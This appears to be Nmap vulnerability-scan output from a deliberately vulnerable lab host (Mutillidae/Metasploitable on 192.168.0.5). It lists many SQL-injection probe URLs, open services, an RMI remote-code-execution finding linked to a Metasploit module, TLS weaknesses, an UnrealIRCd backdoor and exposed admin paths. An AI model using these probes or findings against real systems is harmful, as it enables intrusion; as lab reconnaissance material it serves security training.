|     http://192.168.0.5:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
```

```
|     http://192.168.0.5:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|_    http://192.168.0.5:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
```

```
|     Path: http://192.168.0.5:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-bin/manage/TWiki/ManagingWebs
|
|     Path: http://192.168.0.5:80/mutillidae/?page=view-someones-blog.php
|     Form id: id-bad-blog-entry-tr
|     Form action: index.php?page=view-someones-blog.php
|
|     Path: http://192.168.0.5:80/mutillidae/index.php?page=dns-lookup.php
|     Form id: iddnslookupform
|_    Form action: index.php?page=dns-lookup.php
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
```

```
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
|_ssl-ccs-injection: No reply from server (TIMEOUT)
5432/tcp open  postgresql
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|_      http://www.cvedetails.com/cve/2014-0224
```

```
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.securityfocus.com/bid/70574
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|_      https://www.openssl.org/~bodo/ssl-poodle.pdf
```

```
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
8009/tcp open  ajp13
8180/tcp open  unknown
| http-cookie-flags:
|   /admin/:
|     JSESSIONID:
|       httponly flag not set
|   /admin/index.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/account.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin_login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/home.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin-login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/adminLogin.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/controlpanel.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/cp.html:
|     JSESSIONID:
|       httponly flag not set
```

```
|   /admin/index.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/login.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/home.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/controlpanel.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin-login.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/cp.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/account.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin_login.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/adminLogin.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/jscript/upload.html:
|     JSESSIONID:
|_      httponly flag not set
| http-enum:
|   /admin/: Possible admin folder
```

```
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
|   /admin/adminLogin.html: Possible admin folder
|   /admin/controlpanel.html: Possible admin folder
|   /admin/cp.html: Possible admin folder
|   /admin/index.jsp: Possible admin folder
|   /admin/login.jsp: Possible admin folder
|   /admin/admin.jsp: Possible admin folder
|   /admin/home.jsp: Possible admin folder
|   /admin/controlpanel.jsp: Possible admin folder
|   /admin/admin-login.jsp: Possible admin folder
|   /admin/cp.jsp: Possible admin folder
|   /admin/account.jsp: Possible admin folder
|   /admin/admin_login.jsp: Possible admin folder
|   /admin/adminLogin.jsp: Possible admin folder
|   /manager/html/upload: Apache Tomcat (401 Unauthorized)
|   /manager/html: Apache Tomcat (401 Unauthorized)
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
|   /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_  /webdav/: Potentially interesting folder
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
```